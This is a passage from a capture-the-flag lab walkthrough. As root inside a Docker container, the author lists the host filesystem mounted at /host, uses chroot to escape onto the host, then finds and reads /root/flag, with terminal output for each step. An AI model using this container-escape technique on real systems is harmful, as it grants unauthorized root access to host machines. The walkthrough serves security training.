
Execute

Exec into container as `default user` using command `bash`

```
root@35aff4f1203f:~# id
uid=0(root) gid=0(root) groups=0(root)
root@35aff4f1203f:~#
root@35aff4f1203f:~#
root@35aff4f1203f:~#
```

Step 30: List the file present in /host directory.

Command: ls -l /host




```
root@35aff4f1203f:~# ls -l /host/
total 76
drwxr-xr-x  2 root root  4096 Aug 18 13:48 bin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 boot
drwxr-xr-x 16 root root  3900 Nov 25 13:09 dev
drwxr-xr-x 69 root root  4096 Nov  8 08:11 etc
drwxr-xr-x  3 root root  4096 Sep  3 06:51 home
drwxr-xr-x 13 root root  4096 Nov  7 21:19 lib
drwxr-xr-x  2 root root  4096 Aug 18 13:48 lib64
drwx------  2 root root 16384 Aug 18 13:47 lost+found
drwxr-xr-x  2 root root  4096 Aug 18 13:48 media
drwxr-xr-x  2 root root  4096 Aug 18 13:48 mnt
drwxr-xr-x  3 root root  4096 Aug 18 13:48 opt
dr-xr-xr-x 92 root root     0 Nov 25 13:09 proc
drwx------  5 root root  4096 Nov 22 10:42 root
drwxr-xr-x 18 root root   540 Nov 25 13:10 run
drwxr-xr-x  2 root root  4096 Nov  7 21:19 sbin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 srv
dr-xr-xr-x 13 root root     0 Nov 25 14:25 sys
drwxrwxrwt  7 root root  4096 Nov 25 14:24 tmp
drwxr-xr-x 11 root root  4096 Aug 18 13:48 usr
drwxr-xr-x 11 root root  4096 Aug 18 13:48 var
root@35aff4f1203f:~#
```

All the files of the host machine can be accessed.

Step 31: Chroot into the mounted directory and breakout of the container. Search for the flag on the host filesystem.


Commands:
chroot /host bash
find / -name flag 2>/dev/null



```
root@35aff4f1203f:~#
root@35aff4f1203f:~# chroot /host bash
root@35aff4f1203f:/#
root@35aff4f1203f:/# find / -name flag 2>/dev/null
/root/flag
root@35aff4f1203f:/#
root@35aff4f1203f:/#
```

Step 32: Retrieve the flag

Command: cat /root/flag



```
root@35aff4f1203f:/#
root@35aff4f1203f:/# cat /root/flag
470366ff9ceb2d72735f85d4f536cdb
root@35aff4f1203f:/#
```

Flag: 470366ff9ceb2d72735f85d4f536cdb

References:

1. Docker (https://www.docker.com/)
2. Portainer (https://www.portainer.io/)